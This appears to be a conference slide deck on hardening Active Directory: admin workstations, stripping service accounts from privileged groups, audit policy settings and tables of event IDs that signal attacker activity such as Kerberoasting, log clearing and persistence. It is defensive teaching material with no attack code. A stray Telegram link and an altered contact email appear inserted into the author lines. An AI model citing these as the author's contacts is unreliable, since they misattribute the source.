
- Admins that are typically mobile and use a laptop will likely require a 2<sup>nd</sup> laptop.
- Admins are less than excited when told they have to use separate systems for administration.
- The people most impacted are the ones who have to implement.
- Use this opportunity to refresh admin hardware
- There are several options for small, lightweight laptop and supports all Windows 10 security features (Microsoft Surface devices)
- Explain that admin workstations are now a requirement to protect computer systems (& creds on the system).
- Isolating & protecting admin credentials is critical or AD will be owned.

- Isolating & protecting admin credentials is critical.
- Admin systems and new security controls like MFA are now required.
- These systems and controls will slow resolution of issues, but will also slow/stop attackers.
- The cost of extra hardware and additional operations time is much cheaper than recovering from a breach (IR = \$\$\$).
- Start slow and build up with gradual changes.
- Collaboration & Partnering of All Teams Involved is Important.

- Separate physical devices are best, but not always feasible.
- Goal is to isolate admin credentials.
- Start with an admin workstation that leverages virtualization for a good blend of security and operational ability.

- Host OS is the “admin environment”
- “User environment” is a VM on the system – no admin accounts or activities occur in this environment.
- Admin user only uses their user account to logon to the user VM.
- Admin user uses a “transition” account to logon to the host OS. This account has no admin rights and is the only one that logon to the host OS.
- Once on the Admin system, an AD admin account is used to RDP to Admin Server.





- Phase 1: Active Directory Admins
- Phase 2: Virtual Infrastructure Admins
- Phase 3: Cloud Admins
- Phase 4: Server Admins
- Phase 5: Workstation Admins

Note that these phases may be performed at the same time as others.

*PKI & Mainframe Admins need Admin Workstations too!*

- Only ever logon to:
  - Domain Controllers
  - AD Admin workstation
  - AD Admin servers
- AD Admin accounts are always separate from other administration.
- AD Admins are prevented from logging on to lower tier systems.
- No Service Accounts with AD Admin rights.
- Ensure all local Administrator accounts have unique passwords.

- Service Accounts are almost always over-privileged
  - Vendor requirements
- Too often are members of AD admin groups
  - Domain Admins
  - Administrators
  - Backup Operators
  - Server Operators
- Rarely does a service account actually require Domain Admin level rights.

- Domain user access
- Operations systems access
- Mistaken identity – trust the installer
- AD object rights
- Install permissions on systems
- Needs System rights
- Active Directory privileged rights
- Domain permissions during install
- More access required than often needed.
- Initial start/run permissions
- Needs full AD rights

- **D**omain user access
- **O**perations systems access
- **M**istaken identity – trust the installer
- **A**D object rights
- **I**nstall permissions on systems
- **N**eeds System rights
- **A**ctive Directory privileged rights
- **D**omain permissions during install
- **M**ore access required than often needed.
- **I**nitial start/run permissions
- **N**eeds full AD rights

- Vulnerability Scanning Tool
  - Split scanning into different scan “buckets”
  - Workstations with a VulnScan-wrk service account
  - Servers with a VulnScan-srv service account
  - Domain Controllers with a VulnScan-DC service account.
- Backup
  - Move to the Backup Operators group which should provide the required rights.
- VPN
  - Delegate the appropriate rights (often only requires the ability to reset account passwords)
- SQL
  - There is never a good reason for a SQL service account to have privileged AD rights. Remove the account(s) from AD admin groups.

- Traditional AD Administration must evolve with the threats to effectively protect Active Directory.
- Most organizations have done "something" to better secure their environment, though it's often not enough.
- Priority #1: Remove accounts & service accounts from AD privileged groups.
- Priority #2: Protect & Isolate AD Admin credentials by ensuring the credentials are limited to specific systems.

Like my talk?  
Please Submit an Evaluation



Sean Metcalf (@Pyrotek3)  
s e a n [ @ ] TrimarcSecurity.com

[www.ADSecurity.org](http://www.ADSecurity.org)

[TrimarcSecurity.com](http://TrimarcSecurity.com)

Slides: [Presentations.ADSecurity.org](http://Presentations.ADSecurity.org)

# BONUS CONTENT:

## Effective Active Directory Monitoring Configuration

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

Sean Metcalf [@Pyrotek3 |  
sean@TrimarcSecurity.com]

Audit: Force audit policy subcategory settings (Windows Vista or L... ? X

Security Policy Setting | Explain

Audit: Force audit policy subcategory settings (Windows Vista or later) to override audit policy category settings

Define this policy setting:

Enabled

Disabled

## Advanced Audit Policy Configuration

### Audit Policies

- + Account Logon
- + Account Management
- + Detailed Tracking
- + DS Access
- + Logon/Logoff
- + Object Access
- + Policy Change
- + Privilege Use
- + System

### Advanced Audit Configuration

#### Account Logon

Policy	Setting
Audit Credential Validation	Success, Failure
Audit Kerberos Authentication Service	Success, Failure
Audit Kerberos Service Ticket Operations	Success, Failure

#### Account Management

Policy	Setting
Audit Computer Account Management	Success, Failure
Audit Other Account Management Events	Success, Failure
Audit Security Group Management	Success, Failure
Audit User Account Management	Success, Failure

#### Detailed Tracking

Policy	Setting
Audit DPAPI Activity	Success, Failure
Audit Process Creation	Success, Failure


#### DS Access

Policy	Setting
Audit Directory Service Access	Success, Failure
Audit Directory Service Changes	Success, Failure

#### Logon/Logoff

Policy	Setting
Audit Account Lockout	Success
Audit Logoff	Success
Audit Logon	Success, Failure

Policy	Setting
Audit: Force audit policy subcategory settings to override audit policy category settings	Enabled



Full Auditing Policy [ADSDC03.LAB.ADSECURITY.ORG] Policy

- Computer Configuration
  - Policies
    - Software Settings
    - Windows Settings
      - Name Resolution Policy
      - Scripts (Startup/Shutdown)
      - Security Settings
        - Account Policies
        - Local Policies

Policy	Policy Setting
Audit account logon events	Success, Failure
Audit account management	Success, Failure
Audit directory service access	Not Defined
Audit logon events	Success, Failure
Audit object access	Not Defined
Audit policy change	Not Defined
Audit privilege use	Success, Failure
Audit process tracking	Not Defined
Audit system events	Not Defined

***auditpol.exe /get /category:\****

```
PS C:\> auditpol.exe /get /category:*
System audit policy
Category/Subcategory          Setting
System
  Security System Extension    Success and Failure
  System Integrity             Success and Failure
  IPsec Driver                 Success and Failure
  Other System Events          No Auditing
  Security State Change        Success and Failure
Logon/Logoff
  Logon                       Success and Failure
  Logoff                      Success
  Account Lockout             Success
  IPsec Main Mode             No Auditing
  IPsec Quick Mode           No Auditing
  IPsec Extended Mode        No Auditing
  Special Logon               Success and Failure
  Other Logon/Logoff Events    Success and Failure
  Network Policy Server       No Auditing
  User / Device Claims        No Auditing
Object Access
  File System                 No Auditing
  Registry                   No Auditing
  Kernel Object              No Auditing
  SAM                       No Auditing
  Certification Services     No Auditing
  Application Generated      No Auditing
  Handle Manipulation        No Auditing
  File Share                 No Auditing
  Filtering Platform Packet Drop No Auditing
  Filtering Platform Connection No Auditing
  Other Object Access Events  No Auditing
  Detailed File Share        No Auditing
  Removable Storage          No Auditing
```

Sean Metcalf [@Pyrotek3 |

<https://t.me/learningnets> | [sean@nmarcSecurity.com](mailto:sean@nmarcSecurity.com)]

- Account Logon
  - Audit Credential Validation: S&F
  - Audit Kerberos Authentication Service: S&F
  - Audit Kerberos Service Ticket Operations: Success & Failure
- Account Management
  - Audit Computer Account Management: S&F
  - Audit Other Account Management Events: S&F
  - Audit Security Group Management: S&F
  - Audit User Account Management: S&F
- Detailed Tracking
  - Audit DPAPI Activity: S&F
  - Audit Process Creation: S&F
- DS Access
  - Audit Directory Service Access: S&F
  - Audit Directory Service Changes: S&F
- Logon and Logoff
  - Audit Account Lockout: Success
  - Audit Logoff: Success
  - Audit Logon: S&F
  - Audit Special Logon: Success & Failure
- System
  - Audit IPsec Driver : S&F
  - Audit Security State Change : S&F
  - Audit Security System Extension : S&F
  - Audit System Integrity : S&F

- Track logons to the system by members of specific groups (Win 7/2008 R2+)
- Events are logged on the system to which the user authenticates.
- HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Control\Lsa\Audit (Event ID 4908: updated table)
  - Local Accounts: S-1-5-113
  - Domain Admins: S-1-5-21-[DOMAIN]-512
  - Enterprise Admins: S-1-5-21-[FORESTROOTDOMAIN]-519
  - Custom Group: Create a new group
  - Administrators : S-1-5-32-544 (Could be noisy)

Sean Metcalf [@Pyrotek3 |  
sean@TrimarcSecurity.com]

<https://blogs.technet.microsoft.com/jepayne/2015/11/26/tracking-lateral-movement-part-one-special-groups-and-specific-service-accounts/>



## Audit Special Logon

## Success and Failure

```
PS C:\> (get-adgroup 'domain admins').sid.value  
S-1-5-21-1093224735-1015166391-1317194548-512  
PS C:\> (get-adgroup 'enterprise admins').sid.value  
S-1-5-21-1093224735-1015166391-1317194548-519  
PS C:\> (get-adgroup 'special group auditing').sid.value  
S-1-5-21-1093224735-1015166391-1317194548-3680
```

Windows Settings

Registry

SpecialGroups (Order: 1)

General

HKEY\_LOCAL\_MACHINE

Action

HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Control\Lsa\Audit

Properties

Hive

SpecialGroups

Key path

Value name

REG\_SZ

Value type

Value data

S-1-5-113;S-1-5-21-1093224735-1015166391-1317194548-512;S-1-5-21-1093224735-1015166391-1317194548-3680

Sean Metcalf [@Pyrotek3 |  
sean@TrimarcSecurity.com]

EventID	Description	Impact
4768	Kerberos auth ticket (TGT) was requested	Track user Kerb auth, with client/workstation name.
<b>4769</b>	User requests a Kerberos service ticket	Track user resource access requests & Kerberoasting
<b>4964</b>	Custom Special Group logon tracking	Track admin & “users of interest” logons
<b>4625/4771</b>	Logon failure	Interesting logon failures. 4771 with 0x18 = bad pw
4765/4766	SID History added to an account/attempt failed	If you aren’t actively migrating accounts between domains, this could be malicious
4794	DSRM account password change attempt	If this isn’t expected, could be malicious
4780	ACLs set on admin accounts	If this isn’t expected, could be malicious
4739/643	Domain Policy was changed	If this isn’t expected, could be malicious
4713/617	Kerberos policy was changed	If this isn’t expected, could be malicious
4724/628	Attempt to reset an account's password	Monitor for admin & sensitive account pw reset
4735/639	Security-enabled local group changed	Monitor admin/sensitive group membership changes
4737/641	Security-enabled global group changed	Monitor admin/sensitive group membership changes
4755/659	Security-enabled universal group changed	Monitor admin & sensitive group membership changes
5136	A directory service object was modified	Monitor for GPO changes, admin account modification, specific user attribute modification, etc.

EventID	Description	Impact
1102/517	Event log cleared	Attackers may clear Windows event logs.
4610/4611/4614/4622	Local Security Authority modification	Attackers may modify LSA for escalation/persistence.
4648	Explicit credential logon	Typically when a logged on user provides different credentials to access a resource. Requires filtering of "normal".
4661	A handle to an object was requested	SAM/DSA Access. Requires filtering of "normal".
<b>4672</b>	Special privileges assigned to new logon	Monitor when someone with admin rights logs on. Is this an account that should have admin rights or a normal user?
<b>4723</b>	Account password change attempted	If it's not an approved/known pw change, you should know.
<b>4964</b>	Custom Special Group logon tracking	Track admin & "users of interest" logons.
7045/4697	New service was installed	Attackers often install a new service for persistence.
4698 & 4702	Scheduled task creation/modification	Attackers often create/modify scheduled tasks for persistence. Pull all events in Microsoft-Windows-TaskScheduler/Operational
4719/612	System audit policy was changed	Attackers may modify the system's audit policy.
4732	A member was added to a (security-enabled) local group	Attackers may create a new local account & add it to the local Administrators group.
4720	A (local) user account was created	Attackers may create a new local account for persistence.

# Event IDs that Matter: All Windows systems

Sean Metcalf [ @Pyrotek3 | sean@TrimarcSecurity.com ]

# Event IDs that Matter (Newer Windows systems)



EventID	Description	Impact
3065/3066	LSASS Auditing – checks for code integrity	Monitors LSA drivers & plugins. Test extensively before deploying!
3033/3063	LSA Protection – drivers that failed to load	Monitors LSA drivers & plugins & blocks ones that aren't properly signed.
4798	A user's local group membership was enumerated.	Potentially recon activity of local group membership. Filter out normal activity.

LSA Protection & Auditing (Windows 8.1/2012R2 and newer):

[https://technet.microsoft.com/en-us/library/dn408187\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/dn408187(v=ws.11).aspx)

4798: A user's local group membership was enumerated (Windows 10/2016):

<https://technet.microsoft.com/en-us/itpro/windows/keep-secure/event-4798>

<https://t.me/learningnets>

Sean Metcalf [@Pyrotek3 |  
sean@TrimarcSecurity.com]

Logon Type #	Name	Description	Creds on Disk	Creds in Memory	Distribution
0	System	Typically rare, but could alert to malicious activity	Yes	Yes	*
2	Interactive	Console logon (local keyboard) which includes server KVM or virtual client logon. Also standard RunAs.	No	Yes	#5 / 0%
3	Network	Accessing file shares, printers, IIS (integrated auth, etc), PowerShell remoting	No	No	#1 / ~80%
4	<b>Batch</b>	Scheduled tasks	Yes	Yes	#7 / 0%
5	<b>Service</b>	Services	Yes	Yes	#4 / <1%
7	Unlock	Unlock the system	No	Yes	#6 / <1%
8	Network Clear Text	Network logon with password in clear text (IIS basic auth). If over SSL/TLS, this is probably fine.	Maybe	Yes	#2 / ~15%
9	<b>New Credentials</b>	RunAs /NetOnly which starts a program with different credentials than logged on user	No	Yes	#3 / < 1%
10	Remote Interactive	RDP: Terminal Services, Remote Assistance, R.Desktop	Maybe	Yes*	#9 / 0%
11	Cached Interactive	Logon with cached credentials (no DC online)	Yes	Yes	#8 / 0%

- Securing Active Directory – An Overview of Best Practices  
<https://technet.microsoft.com/en-us/library/dn205220.aspx>
- Microsoft: Securing Privileged Access Reference Material  
<https://technet.microsoft.com/en-us/library/mt631193.aspx>
- Mimikatz  
[https://adsecurity.org/?page\\_id=1821](https://adsecurity.org/?page_id=1821)
- Attack Methods for Gaining Domain Admin Rights in Active Directory  
<https://adsecurity.org/?p=2362>
- Exploit Duo FailOpen  
<https://www.n00py.io/2018/08/bypassing-duo-two-factor-authentication-fail-open/>

- Microsoft Local Administrator Password Solution (LAPS)  
<https://adsecurity.org/?p=1790>
- The Most Common Active Directory Security Issues and What You Can Do to Fix Them  
<https://adsecurity.org/?p=1684>
- How Attackers Dump Active Directory Database Credentials  
<https://adsecurity.org/?p=2398>